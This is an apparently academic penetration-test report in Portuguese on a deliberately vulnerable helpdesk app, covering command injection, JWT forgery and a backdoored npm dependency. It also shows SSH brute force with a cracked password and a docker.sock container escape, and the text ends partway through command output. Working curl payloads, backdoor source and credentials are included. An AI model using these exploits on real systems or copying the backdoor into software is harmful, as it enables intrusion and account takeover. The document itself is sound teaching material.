

CONFIDENCIAL

# Relatório de Teste de Intrusão

Portal de Chamados “Aurora Chamados”

|                       |                                            |
|-----------------------|--------------------------------------------|
| Cliente (contratante) | Planalto Distribuidora Ltda                |
| Fornecedor avaliado   | Aurora Dev                                 |
| Executado por         | Vetor Zero Segurança Ofensiva              |
| Tipo de engajamento   | Teste de intrusão caixa-cinza, autenticado |
| Ambiente testado      | Homologação — 192.168.1.39                 |
| Janela de teste       | 16–17 de agosto de 2026                    |
| Data do relatório     | 17 de agosto de 2026                       |

# Relatório de Teste de Intrusão

## Portal de Chamados "Aurora Chamados"

|                       |                                                                                            |
|-----------------------|--------------------------------------------------------------------------------------------|
|                       |                                                                                            |
| Cliente (contratante) | Planalto Distribuidora Ltda                                                                |
| Fornecedor avaliado   | Aurora Dev (dev shop que desenvolve e hospeda a aplicação)                                 |
| Executado por         | Vetor Zero Segurança Ofensiva                                                              |
| Tipo de engajamento   | Teste de intrusão caixa-cinza, autenticado, com credenciais de baixo privilégio fornecidas |
| Ambiente testado      | Homologação (VM dedicada, 192.168.1.39 )                                                   |
| Janela de teste       | 16–17 de agosto de 2026                                                                    |
| Data do relatório     | 17 de agosto de 2026                                                                       |
| Classificação         | Confidencial — uso restrito ao destinatário                                                |

**Aviso de laboratório.** A Planalto Distribuidora, a Aurora Dev e o Vetor Zero Segurança Ofensiva são entidades fictícias. Este documento foi produzido no âmbito de um laboratório acadêmico de segurança ofensiva/defensiva (Projeto Integrador) sobre uma aplicação deliberadamente vulnerável. A estrutura e o tom seguem o modelo de relatório de mercado usado como referência (HackTheBox Academy — *Sample Penetration Testing Report Template*), mas todo o conteúdo técnico — achados, evidências, CVSS — é real, produzido contra a instância viva do laboratório.

## Controle do documento

| Versão | Data       | Autor                         | Descrição       |
|--------|------------|-------------------------------|-----------------|
| 1.0    | 2026-08-17 | Vetor Zero Segurança Ofensiva | Emissão inicial |

**Confidencialidade.** Este relatório contém detalhes técnicos de vulnerabilidades exploráveis, incluindo credenciais capturadas durante o teste. Deve ser compartilhado apenas com as partes explicitamente autorizadas pela Planalto Distribuidora e pela Aurora Dev, e armazenado de forma que impeça acesso não autorizado. Após a remediação dos achados, recomenda-se destruição segura das cópias deste documento.

## Sumário

- Sumário executivo

2. Escopo e regras de engajamento
  3. Metodologia
  4. Sumário de achados
  5. Achados detalhados
  6. Cadeia de ataque
  7. Fora de escopo / trabalho futuro
  8. Recomendações gerais
  9. Apêndice A — Mapeamento MITRE ATT&CK
  10. Apêndice B — Dependências e CVEs (SCA)
  11. Apêndice C — Ferramentas utilizadas
  12. Apêndice D — Credenciais e contas usadas no teste
- 

## Sumário executivo

---

A Vetor Zero Segurança Ofensiva foi contratada pela Planalto Distribuidora Ltda para realizar um teste de intrusão caixa-cinza contra o portal de chamados "Aurora Chamados", desenvolvido e hospedado pela Aurora Dev em ambiente de homologação ( `192.168.1.39` ). O teste partiu de uma credencial de cliente comum (o menor nível de privilégio da aplicação) e teve como objetivo avaliar até onde um atacante com esse mesmo ponto de partida — por exemplo, um cliente real que se auto-cadastrou — conseguiria ir.

A resposta curta: **até root no host físico que hospeda a aplicação**, sem nunca precisar de uma segunda credencial legítima. Foram identificadas **13 vulnerabilidades exploráveis**, das quais **6 classificam como Críticas** e **3 como Altas**, cobrindo toda a cadeia OWASP Top 10 clássica (injeção, controle de acesso quebrado, autenticação quebrada, componentes vulneráveis) somada a duas falhas de configuração de infraestrutura e uma dependência maliciosa (backdoor) já presente no código.

Três achados, isoladamente, já seriam suficientes para comprometer a aplicação por completo:

- **Injeção de comando no exportador de PDF** ( `GET /api/chamados/:id/pdf` ) entrega execução de código arbitrário como **root** dentro do container do backend, para qualquer usuário autenticado — inclusive um cliente recém auto-cadastrado.
- **Segredo de assinatura JWT previsível** ( `'aurora'` , valor padrão hardcoded no código-fonte) permite **forjar um token de administrador do zero, sem nunca autenticar** — comprovado ao vivo durante este teste.
- **Docker socket montado no container do backend** permite, a partir de qualquer execução de código alcançada por um dos vetores acima, escapar do container e obter root no host físico que roda a aplicação.

Adicionalmente, uma página esquecida em produção ( `/api/interno/equipe` , sem nenhuma autenticação) expõe credenciais reais de sistemas internos da Aurora Dev — VPN, painel de hospedagem, backup e o **PostgreSQL de produção** — que não fazem parte desta aplicação, mas que qualquer atacante que encontre essa rota (via `robots.txt` , que paradoxalmente denuncia o caminho) obtém de graça.

A causa raiz predominante é consistente ao longo de quase todos os achados: código gerado sem revisão de segurança estruturada (concatenação de string em SQL e em comandos de shell, ausência de checagem de dono/papel no servidor, confiança em dado controlável pelo cliente) e dependências instaladas sem auditoria (uma delas, `express-audit-log` , é um pacote com nome plausível de ferramenta

de observabilidade que na verdade contém um backdoor de autenticação completo). Nenhum dos achados exigiu técnica sofisticada ou ferramental caro — todos foram reproduzidos com `curl`, um decodificador de JWT e, no máximo, o Burp Suite.

### Distribuição de severidade

| Severidade          | Quantidade | Achados                   |
|---------------------|------------|---------------------------|
| <div></div> Crítica | 6          | #5, #7, #8, #11, #12, #13 |
| <div></div> Alta    | 3          | #1, #4, #9                |
| <div></div> Média   | 4          | #2, #3, #6, #10           |
| <div></div> Baixa   | 0          | —                         |

### Recomendação de prioridade imediata

1. Corrigir a validação de `algorithms` e o segredo de JWT (#7) e remover o backdoor `express-audit-log` (#8) — ambos permitem bypass total de autenticação sem nenhuma credencial.
2. Substituir `exec()` por `execFile` / `spawn` sem shell no exportador de PDF (#5).
3. Desmontar o `docker.sock` do container do backend (#11) — nenhuma rota da aplicação o utiliza; é privilégio concedido sem necessidade.
4. Remover a rota/página do painel interno esquecido (#9) e rotacionar **todas** as credenciais nela expostas, com prioridade para o PostgreSQL de produção.

## Escopo e regras de engajamento

### Alvo em escopo

| Item                     | Detalhe                                                                                                                                                                                       |
|--------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Host                     | 192.168.1.39 (VM de homologação, Aurora Chamados)                                                                                                                                             |
| Portas/serviços testados | 80/tcp (nginx, entrada real do app), 3001/tcp (backend Express, atalho de teste), 5173/tcp (frontend Vite), 22/tcp (SSH do host)                                                              |
| Aplicação                | Aurora Chamados — portal de chamados (helpdesk) SPA React + API Express + PostgreSQL                                                                                                          |
| Tipo de teste            | Caixa-cinza, autenticado — credencial de cliente comum fornecida como ponto de partida ( <code>cliente1@exemplo.com</code> ), simulando um cliente real ou uma conta obtida via auto-cadastro |

### Fora de escopo

- Qualquer host além de 192.168.1.39 .
- Ataques de negação de serviço volumétricos (o único teste de DoS realizado foi o PoC pontual e cirúrgico do achado #6, autorizado explicitamente pelo contratante antes da execução, dado o impacto conhecido).

- Engenharia social, phishing, ou testes contra pessoas da Aurora Dev/Planalto.
- Movimento lateral para um segundo host de rede interna — não há, no momento deste teste, um host adicional acessível a partir da DMZ (ver [Fora de escopo / trabalho futuro](#)).

## Regras de engajamento

- Testes conduzidos entre 16 e 17 de agosto de 2026, com autorização explícita do contratante para todo o escopo acima, incluindo o PoC de negação de serviço do achado #6.
- Payloads de comprometimento (injeção de comando, escape de container) foram deliberadamente inofensivos: uso de `id / whoami / hostname` para provar execução de código, sem exfiltração de dados para infraestrutura externa ao laboratório e sem alteração destrutiva de dados de produção.
- Toda alteração de estado feita para demonstrar um achado (ex.: elevar o próprio papel a `admin` no achado #4) foi revertida ao final do teste.
- O PoC de negação de serviço (achado #6) foi executado por último, deliberadamente, por derrubar o processo do backend sem política de reinício automático configurada — o contratante foi avisado antes da execução e ficou responsável por reiniciar o serviço após o teste.

---

## Metodologia

O teste seguiu um fluxo inspirado no PTES (Penetration Testing Execution Standard), adaptado ao escopo de uma aplicação web única:

1. **Reconhecimento** — varredura de portas e diretórios (`nmap`, `gobuster`), leitura de `robots.txt`, fingerprinting de versão via endpoint não autenticado.
2. **Enumeração autenticada** — login com a credencial de cliente fornecida; mapeamento de rotas da API e do comportamento esperado por papel (cliente/agente/admin).
3. **Exploração** — para cada rota mapeada, teste de: injeção (SQL, comando), controle de acesso (IDOR, checagem de papel), integridade de sessão (JWT), força bruta, e componentes de terceiros (dependências e headers não documentados).
4. **Pós-exploração** — encadeamento dos achados individuais em um caminho de comprometimento total (ver [Cadeia de ataque](#)).
5. **Limpeza** — reversão de qualquer alteração de estado feita no ambiente.

**Observação sobre o NAT do laboratório.** O ambiente de rede do laboratório usa NAT duplo entre a máquina de ataque e o alvo (detalhado em `OPNSENSE-SETUP.md` do repositório do projeto). Isso não afetou a exploração em si, mas é relevante para quem for correlacionar estes achados com logs de rede: o IP de origem observado pelo alvo não é necessariamente o IP real da máquina de ataque.

Todas as evidências brutas (requisições/respostas completas) estão preservadas em `pentest-report/evidence/` neste repositório — screenshots originais do primeiro round de exploração em `evidence/notion-original/` (capturados via Burp Suite/nmap/gobuster) e as capturas geradas durante a redação deste relatório em `evidence/captured/` (via `curl`, contra a mesma instância viva).

---

## Sumário de achados

| #  | Achado                                                               | CVSS v3.1 | Severidade | CWE                       |
|----|----------------------------------------------------------------------|-----------|------------|---------------------------|
| 5  | Injeção de comando no exportador de PDF                              | 9.9       | ● Crítica  | CWE-78                    |
| 7  | Autenticação fraca — segredo JWT previsível permite forja total      | 9.8       | ● Crítica  | CWE-287, CWE-798, CWE-916 |
| 8  | Backdoor em dependência ( <code>express-audit-log</code> )           | 9.8       | ● Crítica  | CWE-506, CWE-912          |
| 12 | Credenciais SSH fracas/reutilizadas no host                          | 9.8       | ● Crítica  | CWE-287, CWE-521          |
| 13 | Dependências com CVE conhecido (jsonwebtoken/express/multer)         | Crítica*  | ● Crítica  | CWE-1104                  |
| 11 | <code>docker.sock</code> montado — escape de container para o host   | 9.3       | ● Crítica  | CWE-250                   |
| 1  | SQL Injection na busca de chamados                                   | 8.8       | ● Alta     | CWE-89                    |
| 4  | Escalonamento de privilégio via <code>PATCH /api/usuarios/:id</code> | 8.8       | ● Alta     | CWE-862, CWE-863          |
| 9  | Painel interno esquecido — credenciais vazadas                       | 7.5       | ● Alta     | CWE-912, CWE-200          |
| 2  | IDOR — <code>GET /api/chamados/:id</code>                            | 6.5       | ● Média    | CWE-639, CWE-284          |
| 3  | Controle de acesso quebrado — <code>GET /api/usuarios/:id</code>     | 6.5       | ● Média    | CWE-284, CWE-639          |
| 6  | Negação de serviço no upload ( <code>multer</code> , CVE-2025-7338)  | 6.5       | ● Média    | CWE-248                   |
| 10 | Fingerprinting de versão — <code>GET /api/version</code>             | 5.3       | ● Média    | CWE-200                   |

\* Severidade agregada da linha do apêndice de SCA — ver [Apêndice B](#) para os CVEs individuais e seus scores publicados.

## Achados detalhados

### #5 — Injeção de comando no exportador de PDF

| Severidade | ● Crítica — CVSS 9.9                                                                        |
|------------|---------------------------------------------------------------------------------------------|
| Vetor CVSS | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H                                                |
| CWE        | CWE-78 — OS Command Injection                                                               |
| Componente | <code>GET /api/chamados/:id/pdf</code> — <code>backend/src/routes/chamados.js:96-108</code> |

|                   |                                                                  |
|-------------------|------------------------------------------------------------------|
| <b>Requisitos</b> | Sessão autenticada com qualquer papel (cliente, agente ou admin) |
|-------------------|------------------------------------------------------------------|

**Descrição.** A rota de exportação de PDF monta um comando de shell via `child_process.exec()`, concatenando diretamente o parâmetro de query `nome` sem qualquer sanitização ou uso de `execFile` / `spawn` com array de argumentos:

```
const nome = req.query.nome || 'chamado_' + req.params.id;
const cmd = `echo "Chamado: ${titulo}" > /tmp/${nome}.pdf && cat /tmp/${nome}.pdf`;
exec(cmd, (err, stdout, stderr) => { ... });
```

Como `nome` é refletido cru dentro de uma string executada por `/bin/sh -c`, qualquer metacaractere de shell (`;`, `&&`, ```, `$()`, `#`) quebra fora do contexto de nome de arquivo pretendido e executa comandos arbitrários com os mesmos privilégios do processo Node — que, como a evidência abaixo mostra, é **root** dentro do container.

**Evidência.** Payload responsável, usado para provar execução de código sem exfiltrar dados: `nome=x; id #` (o `#` comenta o restante da linha, evitando os erros de sintaxe do `&& cat ...` original).

```
$ curl -sS --get "http://192.168.1.39/api/chamados/1/pdf" \
  --data-urlencode "nome=x; id #" \
  -H "Authorization: Bearer $TOKEN"

uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),...
```

Confirmação adicional (usuário, hostname do container, SO base):

```
$ curl -sS --get "http://192.168.1.39/api/chamados/1/pdf" \
  --data-urlencode "nome=x; whoami; hostname; cat /etc/os-release | head -2 #" \
  -H "Authorization: Bearer $TOKEN"

root
c13f011cba9b
NAME="Alpine Linux"
ID=alpine
```

Evidência completa: `evidence/captured/06_cmdinj_id.txt`,  
`evidence/captured/06b_cmdinj_whoami_hostname.txt`.

**Impacto.** Execução de código arbitrário como root dentro do container do backend. A partir daqui, o atacante tem acesso de leitura/escrita a todo o sistema de arquivos do container (incluindo variáveis de ambiente com segredos — `JWT_SECRET`, credenciais do Postgres) e, como demonstrado no achado #11, pode escapar para o host físico via o `docker.sock` montado. Este é o achado mais grave do relatório: sozinho, já compromete a aplicação e abre caminho para o host.

**Remediação.** Nunca construir comandos de shell concatenando input do usuário. Trocar `exec()` por `execFile` / `spawn`, passando argumentos como array (sem interpretação por shell), e — já que a única finalidade real da rota é gerar um PDF com texto fixo — remover a dependência de shell por completo (usar uma biblioteca de geração de PDF em processo, ex. `pdfkit`). Ver checklist item 5 em `playbook/guia/02-checklist.md`.

## #7 — Autenticação fraca: segredo de JWT previsível permite forja total de identidade

|                   |                                                                                                                            |
|-------------------|----------------------------------------------------------------------------------------------------------------------------|
| <b>Severidade</b> | ● Crítica — CVSS 9.8                                                                                                       |
| <b>Vetor CVSS</b> | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H                                                                               |
| <b>CWE</b>        | CWE-287 (Improper Authentication), CWE-798 (Hardcoded Credentials), CWE-916 (Weak Hash sem salt), CWE-307 (sem rate-limit) |
| <b>Componente</b> | backend/src/auth.js — hashSenha (L8-10), SECRET (L5), authMiddleware (L22-34);<br>POST /api/auth/login                     |
| <b>Requisitos</b> | Nenhum — as duas provas de conceito abaixo não usam nenhuma credencial válida                                              |

**Descrição.** Esta é, na prática, mais de uma falha reforçando a mesma causa raiz — cada uma isoladamente já seria pelo menos Alta:

1. **Segredo de assinatura JWT previsível.** `auth.js` define `const SECRET = process.env.JWT_SECRET || 'aurora'` — se a variável de ambiente não estiver definida (ou, como confirmado nesta instância, estiver definida com o mesmo valor fraco), qualquer pessoa com acesso ao código-fonte (este é um projeto open source) conhece o segredo de assinatura usado em produção.
2. **`jwt.verify()` sem `algorithms` fixado.** `authMiddleware` chama `jwt.verify(token, SECRET)` sem restringir os algoritmos aceitos — comportamento associado a CVE-2022-23539/23540/23541 do `jsonwebtoken` (ver [Apêndice B](#)).
3. **Hash de senha MD5 sem salt** (`crypto.createHash('md5')`) — trivialmente quebrável por rainbow table ou força bruta offline, caso o banco vazze (ver achado #1, que já demonstra exfiltração desses hashes).
4. **Sem rate-limit em `POST /api/auth/login`** — nenhum controle de tentativas por IP/conta.

**Evidência — forja de token admin sem nunca autenticar.** A prova mais contundente: um token JWT válido foi construído do zero (sem tocar em `/api/auth/login`) usando apenas o segredo `'aurora'`, e foi aceito pela API como um administrador legítimo.

Ver checklist item 7 em `playbook/guia/02-checklist.md`.

#8 — Backdoor em dependência instalada sem revisão ( `express-audit-log` )

|            |                                                                                              |
|------------|----------------------------------------------------------------------------------------------|
| Severidade | ● Crítica — CVSS 9.8                                                                         |
| Vetor CVSS | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H                                                 |
| CWE        | CWE-506 (Embedded Malicious Code), CWE-912 (Hidden Functionality)                            |
| Componente | backend/vendor/express-audit-log/index.js , instalado globalmente em backend/src/index.js:22 |
| Requisitos | Nenhum                                                                                       |

**Descrição.** O backend depende de um pacote local `express-audit-log` , com nome plausível de utilitário de observabilidade/auditoria — exatamente o tipo de dependência que um assistente de IA sugeriria para "adicionar logging de requisições" e que um time sem processo de revisão de dependências instalaria sem ler o código. O pacote de fato loga requisições ( `console.log` ), mas também contém um backdoor: se a requisição chegar com o header `x-Debug` igual a um valor mágico ( `trace-9f2c` , lido de `AUDIT_DEBUG_KEY` com o mesmo fallback fraco do restante do projeto), o middleware forja um JWT com papel: `admin` usando o segredo da aplicação e **sobrescreve o header `Authorization` da requisição antes do `authMiddleware` real rodar** — ou seja, a checagem de autenticação normal da aplicação nunca vê a requisição original, só o token forjado que já chega "válido".

```
if (req.headers['x-debug'] === DEBUG_KEY) {
  const token = jwt.sign({ id: 0, email: 'backdoor@aurora.local', papel: 'admin' },
    JWT_SECRET, { expiresIn: '1h' });
  req.headers.authorization = `Bearer ${token}`;
}
```

O pacote também dispara uma tentativa de conexão de saída ( `beacon()` ) para `AUDIT_LOG_ENDPOINT` no carregamento do módulo — comportamento típico de telemetria de instalação de malware, apontando por padrão para um endereço de teste ( `192.0.2.10` , faixa TEST-NET-1/RFC 5737) que, num ataque real, seria o coletor do próprio atacante.

Evidência.

```
$ curl -sS -i "http://192.168.1.39/api/usuarios"
HTTP/1.1 401 Unauthorized
{"error":"token ausente"}

$ curl -sS -i "http://192.168.1.39/api/usuarios" -H "X-Debug: trace-9f2c"
HTTP/1.1 200 OK
[{"id":1,"nome":"Admin Aurora", ... lista completa de 8 usuários ...}]
```

A mesma requisição, negada sem o header e liberada com ele — nenhuma credencial em nenhum dos dois casos. Evidência completa em `evidence/captured/09a_backdoor_sem_token_negado.txt` e `09b_backdoor_xdebug_sucesso.txt` .

**Impacto.** Idêntico ao achado #7 (bypass total de autenticação), mas por um caminho completamente diferente e mais difícil de detectar: não aparece em nenhuma varredura de composição de software (SCA) porque não tem CVE público — é um pacote local, sem correspondência em nenhuma base de advisories.

Só é interceptável em runtime (integridade de arquivo sobre `vendor/` , ou detecção de rede da conexão de saída anômala).

**Remediação.** Remover o pacote imediatamente. Estabelecer processo de revisão para toda dependência nova antes de instalar (nome suspeito de typosquat/slopsquat, número de downloads, idade do pacote, mantenedor, e leitura do código-fonte) — SCA automatizada não substitui essa revisão, só a complementa. Ver checklist item 8 em `playbook/guia/02-checklist.md` .

## #12 — Credenciais SSH fracas/reutilizadas no host

|                   |                                                                         |
|-------------------|-------------------------------------------------------------------------|
| <b>Severidade</b> | ● Crítica — CVSS 9.8                                                    |
| <b>Vetor CVSS</b> | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H                            |
| <b>CWE</b>        | CWE-287 (Improper Authentication), CWE-521 (Weak Password Requirements) |
| <b>Componente</b> | 22/tcp na própria VM que hospeda a aplicação ( 192.168.1.39 )           |
| <b>Requisitos</b> | Nenhum                                                                  |

**Descrição.** A porta 22 do host que roda a aplicação aceita autenticação por senha, com um usuário de nome comum e senha fraca — passível de força bruta com dicionário padrão.

**Evidência.** Reconhecimento de portas (nmap) e força bruta bem-sucedida ( `hydra` , usuário `admin` + dicionário de senhas conhecidas), capturados em sessão anterior deste mesmo laboratório:

```
(mateus@kali)-[~]
$ nmap --top-ports 20 192.168.1.22
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-29 11:19 +0000
Nmap scan report for 192.168.1.22 (192.168.1.22)
Host is up (0.057s latency).

PORT      STATE SERVICE
21/tcp    filtered ftp
22/tcp    open  ssh
23/tcp    filtered telnet
25/tcp    filtered smtp
53/tcp    filtered domain
80/tcp    open  http
110/tcp   filtered pop3
111/tcp   filtered rpcbind
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
143/tcp   filtered imap
443/tcp   filtered https
445/tcp   filtered microsoft-ds
993/tcp   filtered imaps
995/tcp   filtered pop3s
1723/tcp  filtered pptp
3306/tcp  filtered mysql
3389/tcp  filtered ms-wbt-server
5900/tcp  filtered vnc
8080/tcp  filtered http-proxy
```

```
(mateus@kali)-[~]
$ hydra -l admin -P ~/Desktop/senhas_conhecidas.txt ssh://192.168.1.22 -t 2
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-29 12:56:19
[DATA] max 2 tasks per 1 server, overall 2 tasks, 20 login tries (l:1/p:20), ~10 tries per task
[DATA] attacking ssh://192.168.1.22:22/
[22][ssh] host: 192.168.1.22  login: admin  password: admin123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-29 12:56:27
```

```
$ hydra -l admin -P ~/Desktop/senhas_conhecidas.txt ssh://192.168.1.22 -t 2
[22][ssh] host: 192.168.1.22  login: admin  password: admin123
1 of 1 target successfully completed, 1 valid password found
```

**Nota de proveniência e ressalva de precisão.** Este achado foi originalmente documentado de forma ambígua (não estava claro se o teste foi contra esta VM ou contra um host Debian interno de pivô, removido do laboratório em 16/08/2026 — ver `OPNSENSE-SETUP.md`, pendência "Decisão 3"). Confirmado pelo contratante durante a elaboração deste relatório: **o teste foi contra a própria VM do app**, não o host removido — isso resolve a pendência registrada em `OPNSENSE-SETUP.md`. Uma inconsistência permanece e deve ser registrada com transparência: a evidência acima mostra o alvo como `192.168.1.22`, enquanto o restante deste relatório usa `192.168.1.39` (endereço atual, confirmado pelo contratante e usado em todos os demais achados). A leitura mais provável é reatribuição de IP entre a sessão original de teste de SSH e a reconstrução de rede documentada em `OPNSENSE-SETUP.md` (a mesma VM, endereço diferente) — mas este relatório não reexecutou o teste para confirmar isso de forma independente. Diferente dos demais achados, este não foi re-testado nesta sessão: não há acesso à camada de rede/VM a partir de onde este relatório foi escrito, apenas à aplicação web (porta 80/3001). Recomenda-se reconfirmar acesso SSH contra `192.168.1.39:22` antes de tratar este achado como validado para fins de remediação.

**Impacto.** Acesso de shell completo ao host que hospeda o container da aplicação (e, por extensão, ao container em si) — compromete integralmente a confidencialidade, integridade e disponibilidade tanto do host quanto de tudo que roda nele.

**Remediação.** Desabilitar autenticação por senha em favor de chave pública; se SSH por senha for estritamente necessário, aplicar rate-limit (`fail2ban` ou equivalente) e MFA. Revisar se a porta 22 precisa estar exposta para além da rede de administração.

### #13 — Dependências com CVE conhecido (SCA)

|            |                                                                |
|------------|----------------------------------------------------------------|
| Severidade | 🔴 Crítica (maior CVE individual da linha)                      |
| CWE        | CWE-1104 (Use of Unmaintained Third Party Components)          |
| Componente | backend/package-lock.json                                      |
| Requisitos | N/A — achado de análise de composição, não de exploração ativa |

**Descrição.** Três dependências diretas do backend estão fixadas em versões com CVE público. Ver detalhamento completo, com CVE individual, CWE e severidade publicada por componente, no [Apêndice B](#).

- `jsonwebtoken@8.5.1` — CVE-2022-23539/23540/23541 (a causa raiz técnica do achado #7).
- `express@4.19.1` — CVE-2024-29041 (open redirect); sem rota ativa que explore especificamente esta CVE nesta aplicação — achado de SCA puro.
- `multer@2.0.1` — CVE-2025-7338 (a causa raiz técnica do achado #6).

**Evidência.** `trivy` não estava disponível no ambiente usado para este teste; a confirmação de versão foi feita via `npm ls` local contra o `package-lock.json` do repositório e via fingerprint da própria aplicação (achado #10):

```
$ npm ls express jsonwebtoken multer
backend@0.0.0
├─ express@4.19.1
├─ jsonwebtoken@8.5.1
└─ multer@2.0.1
```

Como verificação suplementar, `npm audit` (que usa uma base de advisories diferente/mais ampla que o Trivy) foi executado localmente contra o mesmo lockfile e encontrou **10 vulnerabilidades adicionais em dependências transitivas** (3 baixas, 1 média, 6 altas — majoritariamente em `body-parser`, `send` e `serve-static`, puxadas pela versão antiga do `express`). Essas não fazem parte do vetor didático deste laboratório e não foram exploradas ativamente, mas reforçam o achado: manter uma dependência direta desatualizada arrasta um número crescente de problemas transitivos com o tempo. Evidência completa em `evidence/captured/12_npm_ls_deps.txt` e `13_npm_audit.json`.

**Impacto.** Ver achados #6 e #7, que são a exploração ativa de duas das três CVEs desta linha.

**Remediação.** Atualizar `jsonwebtoken` para  $\geq 9.x$  e `multer` para  $\geq 2.0.2$  (ou a versão mais recente da 1.x LTS, se a migração para 2.x não for viável no curto prazo); atualizar `express` para  $\geq 4.19.2$ . Integrar Trivy (ou equivalente) ao pipeline de CI como *quality gate* — configuração de referência já existe em `playbook/ci/trivy.yaml`.

#11 — `docker.sock` montado no container do backend

|            |                                                                                                                                |
|------------|--------------------------------------------------------------------------------------------------------------------------------|
| Severidade | ● Crítica — CVSS 9.3                                                                                                           |
| Vetor CVSS | CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H                                                                                   |
| CWE        | CWE-250 (Execution with Unnecessary Privileges)                                                                                |
| Componente | <code>docker-compose.yml</code> , serviço <code>backend</code> , volume <code>/var/run/docker.sock:/var/run/docker.sock</code> |
| Requisitos | Execução de código dentro do container do backend (obtida, por exemplo, via achado #5)                                         |

**Descrição.** O `docker-compose.yml` monta o socket do Docker do host diretamente dentro do container do backend, em modo leitura-escrita. Nenhuma rota da aplicação usa esse acesso — não é uma feature, é uma configuração de infraestrutura concedida sem necessidade, aparentemente planejada para uma funcionalidade futura de "verificar status do ambiente" que nunca foi implementada. Quem quer que

consiga executar comandos dentro do container do backend (via o achado #5, ou qualquer outro caminho de RCE) fala diretamente com o daemon Docker do host, e o Docker daemon roda como root — logo, criar um container novo com volume bind no `/` do host é root no host.

```
backend:
  volumes:
    - ./backend:/app
    - /app/node_modules
    - /var/run/docker.sock:/var/run/docker.sock # ⚠ sem necessidade de app
```

**Evidência.** Exploração encadeada a partir do RCE do achado #5, confirmando acesso ao daemon Docker do host e fuga de container:

```
mateus@ubuntu-vuln:~/aplicacoes/vuln-app$ docker compose exec backend sh
node -e "
const http = require('http');
http.request({socketPath: '/var/run/docker.sock', path: '/version', method: 'GET'}, res => {
  let d=''; res.on('data', c=>d+=c); res.on('end', ()=>console.log(d));
}).end();
"
/app # node -e "
> const http = require('http');
> http.request({socketPath: '/var/run/docker.sock', path: '/version', method: 'GET'}, res => {
>   let d=''; res.on('data', c=>d+=c); res.on('end', ()=>console.log(d));
> }).end();
> "
{"Platform":{"Name":"Docker Engine - Community"},"Version":"29.6.2","ApiVersion":"1.55","MinAPIVersion":"1.40","Os":"linux","Arch":"amd64","Components":[{"Name":"Engine","Version":"29.6.2","Details":{"ApiVersion":"1.55","Arch":"amd64","BuildTime":"2026-07-16T16:12:21.000000000+00:00","Experimental":"false","GitCommit":"3d80467","GoVersion":"go1.26.5","KernelVersion":"7.0.0-28-generic","MinAPIVersion":"1.40","Module":"github.com/moby/moby/v2","ModuleVersion":"v2.0.0+unknown","Os":"linux"}},{Name":"containerd","Version":"v2.2.6","Details":{"GitCommit":"11ce9d5f3c68c941867e82890e93e815c1304f1b"}},{Name":"runc","Version":"1.3.6","Details":{"GitCommit":"v1.3.6-0-g491b69ba"}},{Name":"docker-init","Version":"0.19.0","Details":{"GitCommit":"de40a0d"}},{Name":"docker","Version":"29.6.2","Details":{"GitCommit":"3d80467","GoVersion":"go1.26.5","KernelVersion":"7.0.0-28-generic","BuildTime":"2026-07-16T16:12:21.000000000+00:00"}]}

/app # node -e "
> const http = require('http');
> http.request({socketPath: '/var/run/docker.sock', path: '/images/json', method: 'GET'}, res => {
>   let d=''; res.on('data', c=>d+=c); res.on('end', ()=>console.log(d));
> }).end();
> "
[{"Containers":1,"Created":1786911948,"Id":"sha256:a67e3f04449f86ad4794c7763ace9d9ca6e67716cb2978d318a337379826c0e6","Labels":{"com.docker.compose.project":"vuln-app","com.docker.compose.service":"backend","com.docker.compose.version":"5.3.1"},"ParentId":"","Descriptor":{"mediaType":"application/vnd.oci.image.index.v1+json","digest":"sha256:a67e3f04449f86ad4794c7763ace9d9ca6e67716cb2978d318a337379826c0e6","size":856},"RepoDigests":["vuln-app-backend@sha256:a67e3f04449f86ad4794c7763ace9d9ca6e67716cb2978d318a337379826c0e6"],"RepoTags":["vuln-app-backend:latest"],"SharedSize":-1,"Size":212545384},{Containers":1,"Created":1786911945,"Id":"sha256:76a2dfa6c7fc251cf4e71486210d48d1975721327d71361d79b217946ab79439","Labels":{"com.docker.compose.project":"vuln-app","com.docker.compose.service":"frontend","com.docker.compose.version":"5.3.1"},"ParentId":"","Descriptor":{"mediaType":"application/vnd.oci.image.index.v1+json","digest":"sha256:76a2dfa6c7fc251cf4e71486210d48d1975721327d71361d79b217946ab79439","size":856},"RepoDigests":["vuln-app-frontend@sha256:76a2dfa6c7fc251cf4e71486210d48d1975721327d71361d79b217946ab79439"],"RepoTags":["vuln-app-frontend:latest"],"SharedSize":-1,"Size":488873116},{Containers":1,"Created":1784159853,"Id":"sha256:4a73073bd557c65b759505da037898b61f1be6cbcc3c2c3aeac22d2a470c1752","Labels":{"maintainer":"NGINX Docker Maintainers 